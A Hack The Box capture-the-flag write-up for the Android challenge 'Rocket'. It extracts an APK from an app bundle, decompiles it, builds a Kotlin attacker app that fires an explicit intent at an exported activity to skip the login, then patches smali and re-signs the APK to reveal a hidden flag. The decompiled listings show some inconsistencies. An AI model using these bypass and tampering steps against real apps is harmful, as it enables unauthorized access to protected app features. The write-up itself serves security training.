



HACKTHEBOX



Rocket

24 March 2024

Prepared By: 0xFF

Challenge Author(s): 0xFF

Difficulty: Hard

Synopsis (!)

- Firstly, the user should grab the APK file from an AAB format. AABs are a type of Android file used to publish and distribute Android apps. They are now the standard file format used to publish Android apps on the Google Play Store. More info here(<https://developer.android.com/guide/app-bundle/app-bundle-format>). Once the user gets the APK file, the first step is to decompile it. They will soon realize that the login screen is not functional yet, so the next step is to bypass the Login Activity using the Intent Redirection vulnerability. This vulnerability will navigate the user to the second Rockets Activity which contains a list of rockets. Each rocket click will navigate the user to a details screen. After analyzing the Rocket Details Activity, the user should modify the APK to get the secret flag.

Description (!)

- This challenge is about Intent Redirection vulnerability in Android apps. An intent redirection occurs when an attacker can partly or fully control the contents of an intent used to launch a new component in the context of a vulnerable app. In other words, using this vulnerability, components of vulnerable apps can be accessed by third-party apps.

Skills Required (!)

- Android
- Researching Skills
- Kotlin, Smali
- Know how to use tools such as apktool, jadx, keytool and jarsigner
- Android Studio, VS Code

Skills Learned (!)

- Learn about the AAB format.
- Learn how Intent Redirection vulnerability works.
- Learn how to decompile an APK.
- Learn how to analyze the decompiled APK.
- Learn how to modify an APK.
- Learn how to rebuild the modified APK.
- Learn how to generate a new keystore.
- Learn how to sign an APK.

Enumeration (!)

Analyzing the source code (*)

Once the user unzips the file, they will find the app in AAB format (Android app bundle). AABs are a type of Android file used to publish and distribute Android apps. They are now the standard file format used to publish Android apps on the Google Play Store. More info here(<https://developer.android.com/guide/app-bundle/app-bundle-format>)

Therefore, the first step is to grab the APK from the AAB file with the Bundle tool (You need to download the Bundle tool if it does not exist):


```
root@kali:~/Downloads# java -jar bundletool-all-1.15.6.jar build-apks --bundle=rockets.aab --output=rockets.apks --mode=universal
```

Once the rockets.apks file is generated, we need to **change the file's extension from rockets.apks to rockets.zip**:

```
root@kali:~/Downloads# mv rockets.apks rockets.zip
```

Unzip the rockets.zip file and the APK we need is the **universal.apk** inside the rockets folder.

We can now install the APK to navigate in the app. The only screen we can see is the login which needs credentials, so there is nothing else to do here.



Let's dive into the code!


First, we should decompile the APK to get a better picture (Download the apktool if it does not exist):

```
root@kali:~/Downloads# apktool d universal.apk
```

Use the jadx tool to analyze the code:

```
root@kali:~/Downloads# jadx-gui
```

Once the jadx tool opens, we select the project that we decompiled:




We can see that there are 3 activities. (LoginActivity, RocketsActivity, and RocketDetailActivity):

```


└─ com
   └─ bumptechn.glide
   └─ ff.rockets
      └─ common
      └─ data.dto
      └─ presentation
         └─ login
            └─ LoginActivity
            └─ rockets
               └─ RocketDetailActivity
               └─ RocketsActivity
         └─ google.android.material
```

Let's look inside the Login Activity:



```
1 package com.ff.rocket.presentation.login;
2
3 import android.os.Bundle;
4 import android.view.View;
5 import android.widget.Button;
6 import com.google.android.material.textfield.TextInputLayout;
7 import d.d;
8 import v3.a;
9
10 /* loaded from: /tmp/jadx-1796914322421195132.dex */
11 public final class LoginActivity extends d {
12
13     /* renamed from: n reason: collision with root package name */
14     public Button f2105n;
15
16     /* renamed from: o reason: collision with root package name */
17     public TextInputLayout f2106o;
18
19     /* renamed from: p reason: collision with root package name */
20     public TextInputLayout f2107p;
21
22     @Override // androidx.fragment.app.q, androidx.activity.ComponentActivity, x.c, android.app.Activity
23     public final void onCreate(Bundle bundle) {
24         super.onCreate(bundle);
25         setContentView(2131427560);
26         View findViewById = findViewById(2131290962);
27         a.b findViewById, findViewById(R.id.loginBtn);
28         this.f2105n = (Button) findViewById;
29         View findViewById2 = findViewById(2131291184);
30         a.b findViewById2, findViewById(R.id.userNameLayout);
31         this.f2106o = (TextInputLayout) findViewById2;
32         View findViewById3 = findViewById(2131291054);
33         a.b findViewById3, findViewById(R.id.passwordLayout);
34         this.f2107p = (TextInputLayout) findViewById3;
35         Button button = this.f2105n;
36         if (button != null) {
37             button.setOnClickListener(new d2.a(this));
38         } else {
39             throw null;
40         }
41     }
42
43 }
```



There is a button that does some work when clicked. It looks like it calls a function **d2.a**. If we navigate there, we can see an interesting piece of code that checks a condition to start an activity.



```
1 package d2;
2
3 import android.content.ActivityNotFoundException;
4 import android.content.Intent;
5 import android.view.View;
6 import android.widget.EditText;
7 import com.ff.rocket.presentation.LoginActivity;
8 import com.google.android.material.textfield.TextInputLayout;
9
10 /* loaded from: /tmp/jadx-1796914322421195132.dex */
11 public final class d2 implements View.OnClickListener {
12
13     /* renamed from: reason: collision with root package name */
14     public final /* synthetic */ LoginActivity f2725a;
15
16     public d2(LoginActivity loginActivity) {
17         this.f2725a = loginActivity;
18     }
19
20     @Override // android.view.View.OnClickListener
21     public final void onClick(View view) {
22         TextInputLayout textInputLayout = this.f2725a.f2106o;
23         if (textInputLayout == null) {
24             throw null;
25         }
26         EditText editText = textInputLayout.getEditText();
27         String valueOf = String.valueOf(editText != null ? editText.getText() : null);
28         TextInputLayout textInputLayout2 = this.f2725a.f2107p;
29         if (textInputLayout2 == null) {
30             throw null;
31         }
32         EditText editText2 = textInputLayout2.getEditText();
33         if (valueOf2 == String.valueOf(editText2 != null ? editText2.getText() : null)) {
34             try {
35                 a2.z.UO = Boolean.TRUE;
36                 LoginActivity loginActivity = this.f2725a;
37                 v3.c(loginActivity, "context");
38                 loginActivity.startActivity(new Intent());
39             } catch (ActivityNotFoundException unused) {
40             }
41         }
42     }
43 }
```

Potentially, if we modify the condition, we could break into the app.

So, let's take a look at the Rockets List Activity:



there called “**secret**”. We could try to work with this case but still, we do not have access to this activity to modify the code and check the results, as we are blocked by the login wall.

Solution (!)

Finding the vulnerability (*)

Let’s take another approach and take a look at the AndroidManifest.xml file. Indeed, there are 3 activities declared there. If we look carefully there is an attribute **android:exported** declared on each activity. The android:exported attribute sets whether a component(activity, service, broadcast receiver, etc.) can be launched by components of other applications. If true, any app can access the activity and launch it by its exact class name. If false, only components of the same application, applications with the same user ID, or privileged system components can launch the activity. More info here (<https://developer.android.com/privacy-and-security/risks/android-exported>).

```
root@kali:~/Downloads# cd universal
root@kali:~/Downloads/universal$ ls
AndroidManifest.xml  apktool.yml  assets  kotlin  lib  original  res  smali  unknown
root@kali:~/Downloads/universal$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="34" android:compileSdkVersionCodename="14"
  <packages>"com.ff.rocketts" platformBuildVersionCode="34" platformBuildVersionName="14">
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules" android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportRtl="true" android:theme="@style/Theme.MyApplication">
      <activity android:exported="false" android:name="com.ff.rocketts.presentation.rocketts.RocketDetailActivity" android:screenOrientation="portrait"/>
      <activity android:exported="true" android:name="com.ff.rocketts.presentation.rocketts.RocketsActivity" android:screenOrientation="portrait"/>
      <activity android:exported="true" android:name="com.ff.rocketts.presentation.login.LoginActivity" android:screenOrientation="portrait">
        <intent-filter>
          <action android:name="android.intent.action.MAIN"/>
          <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
      </activity>
      <provider android:authorities="com.ff.rocketts.androidx.startup" android:exported="false" android:name="androidx.startup.InitializationProvider">
        <meta-data android:name="androidxemoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
        <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
      </provider>
      <meta-data android:name="com.android.dynamic.apk.fused.modules" android:value="base"/>
      <meta-data android:name="com.android.vending.splits" android:resource="@xml/splits0"/>
    </application>
```

The android:exported attribute seems to be declared as true in the Login Activity. This is justified as login activity is the first screen when the app launches. However, android:exported attribute has also been declared as true in Rockets Activity. **This means that we could bypass the login screen if we make an intent to Rockets Activity directly.**

Exploitation (!)

Therefore, the next step is to **create an attacker app that will send an intent to the vulnerable app.**

Creating the attacker app (*)

First, we open the Android studio and create a new project.

The attacker’s app UI will contain only one activity and a single button in it. Upon clicking the button, the app will send an Intent to the vulnerable app and try to open the Rockets activity declaring the right path.


The main activity of the attacker's app:

```
activity_main.xml x MainActivity.kt
1 package com.example.attackerapp
2
3 import android.content.ComponentName
4 import android.content.Intent
5 import androidx.appcompat.app.AppCompatActivity
6 import android.os.Bundle
7 import android.widget.Button
8
9 class MainActivity : AppCompatActivity() {
10
11     lateinit var button: Button
12
13     companion object {
14         const val VULNERABLE_APP_PACKAGE_NAME = "com.ff.rockets"
15     }
16
17     override fun onCreate(savedInstanceState: Bundle?) {
18         super.onCreate(savedInstanceState)
19         setContentView(R.layout.activity_main)
20         button = findViewById(R.id.sendIntentBtn)
21         button.setOnClickListener {
22             startActivity(createIntent())
23         }
24     }
25
26     private fun createIntent(): Intent {
27         val vulnerableAppClassName = "$VULNERABLE_APP_PACKAGE_NAME.presentation.rockets.RocketsActivity"
28         val intent = Intent()
29         intent.component = ComponentName(VULNERABLE_APP_PACKAGE_NAME, vulnerableAppClassName)
30         return intent
31     }
32 }
```

- We declare a constant variable as the package name we target to make the intent.
- We set up an onClickListener for the button.
- Inside the listener, we create the intent and set the component of the vulnerable path.
- Start the activity-component.


The main activity XML file represents the UI:

```
activity_main.xml x MainActivity.kt
1 <?xml version="1.0" encoding="utf-8"?>
2 <androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
3     xmlns:app="http://schemas.android.com/apk/res-auto"
4     xmlns:tools="http://schemas.android.com/tools"
5     android:layout_width="match_parent"
6     android:layout_height="match_parent"
7     tools:context=".MainActivity">
8
9     <Button
10         android:id="@+id/sendIntentBtn"
11         android:layout_width="wrap_content"
12         android:layout_height="wrap_content"
13         android:text="SEND INTENT"
14         app:layout_constraintBottom_toBottomOf="parent"
15         app:layout_constraintEnd_toEndOf="parent"
16         app:layout_constraintStart_toStartOf="parent"
17         app:layout_constraintTop_toTopOf="parent" />
18
19 </androidx.constraintlayout.widget.ConstraintLayout>
```




We only added a button there. That's all! Let's run the attacker's app and click the button.

The Rockets Activity opens, containing a list of rockets:




Even if the user clicks on each rocket, they only are navigated to a details screen:



Nothing interesting on either screen. But if we analyze the details screen a bit, we can see that the UI consisted of 3 elements. An imageView and 2 textViews. Previously we found in the RocketDetailActivity a case that defined a textView3 with more details. **Thus, there is one more textView which is hidden.**

Getting the flag (!)

Let's work with the case we found in the Rocket Detail Activity previously:




We can try to modify this if condition or boolean to see what value is filled in textView3.


First, we open the VS code to see the SMALI classes:

```
root@kali:~/Downloads# ls
apktool 2.9.3.jar bundletool-all-1.15.6.jar rockets.aab rockets.zip toc.pb universal universal.apk universal.cache
root@kali:~/Downloads# cd universal
root@kali:~/Downloads/universal# ls
AndroidManifest.xml apktool.yml assets kotlin lib original res smali unknown
root@kali:~/Downloads/universal# codium .
You are trying to start VSCode as a super user which isn't recommended. If this was intended, please add the argument '--no-sandbox' and specify an alternate user data directory using the '--user-data-dir' argument.
root@kali:~/Downloads/universal# codium . --no-sandbox --user-data-dir="/universal"
```


When the VS code opens, we navigate to the RocketDetailScreen:



We can either modify the Boolean flag:




Or the if condition:



We worked with the second case and changed the condition to **if-nez** to achieve the opposite result and the textView3 to be defined.

Now we need to save the change and rebuild the APK:



If any error occurs as above, a new version of apktool should be installed and run the command:

```
root@kali:~/Downloads# java -jar apktool_2.9.3.jar b universal -o rockets_mod.apk
```

The next step is to sign this APK.

First, we create a new keystore:

```
root@kali:~/Downloads# keytool -genkey -keystore 0xff.keystore -validity 1000 -alias 0xff -keyalg RSA
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: 0xFF
What is the name of your organizational unit?
[Unknown]: 0x
What is the name of your organization?
[Unknown]: FF
What is the name of your City or Locality?
[Unknown]: FF
What is the name of your State or Province?
[Unknown]: FF
What is the two-letter country code for this unit?
[Unknown]: FF
Is CN=0xFF, OU=0x, O=FF, L=FF, ST=FF, C=FF correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 1,000 days
for: CN=0xFF, OU=0x, O=FF, L=FF, ST=FF, C=FF
```


Then, we sign the modified APK:

```
root@kali:~/Downloads# jarsigner -keystore 0xff.keystore -verbose rockets_mod.apk 0xff
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
```

We enter the passphrase we defined on the keystore's creation.

Finally, after deleting the previous APK from the emulator or device, we install the modified APK.


Surprisingly, when we tried to install there is another error:



This happens because the challenge flag was secured with a native library. More info about how the challenge flag was secured can be found here(<https://www.codementor.io/blog/kotlin-apikeys-7o0g54qk5b>)

Therefore, to be able to install the application we should modify an attribute inside the AndroidManifest.xml file.

We open again the decompiled folder called universal and open the AndroidManifest.xml file:



```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="34" android:compileSdkVersionCodename="14" package="com.ff.rockets"
2 <uses-permission android:name="android.permission.INTERNET" />
3 <application android:extractNativeLibs="true" android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules" android:extractNativeLibs="false"
4 android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportRtl="true" android:theme="@style/Theme.AppCompat"
5 <activity android:exported="false" android:name="com.ff.rockets.presentation.rockets.RocketDetailActivity" android:screenOrientation="portrait" />
6 <activity android:exported="true" android:name="com.ff.rockets.presentation.rockets.RocketsActivity" android:screenOrientation="portrait" />
7 <activity android:exported="true" android:name="com.ff.rockets.presentation.login.LoginActivity" android:screenOrientation="portrait" />
8 <intent-filter>
9 <action android:name="android.intent.action.MAIN" />
10 <category android:name="android.intent.category.LAUNCHER" />
11 </intent-filter>
12 </activity>
13 <provider android:authorities="com.ff.rockets.androidx.startup" android:exported="false" android:name="androidx.startup.InitializationProvider"
14 <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup" />
15 <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup" />
16 </provider>
17 <meta-data android:name="com.android.dynamic.apk.fused.modules" android:value="base" />
18 <meta-data android:name="com.android.vending.splits" android:resource="@xml/splits" />
19 </application>
20 </manifest>
```

All we have to do is to change android:extractNativeLibs from false to true.

Save the change, build, and sign the APK as we did previously.

Install the new APK and run the attacker's app again.

When we click the button the Rockets Activity opens.

Navigate to the details screen, by clicking a rocket.

Get the flag:

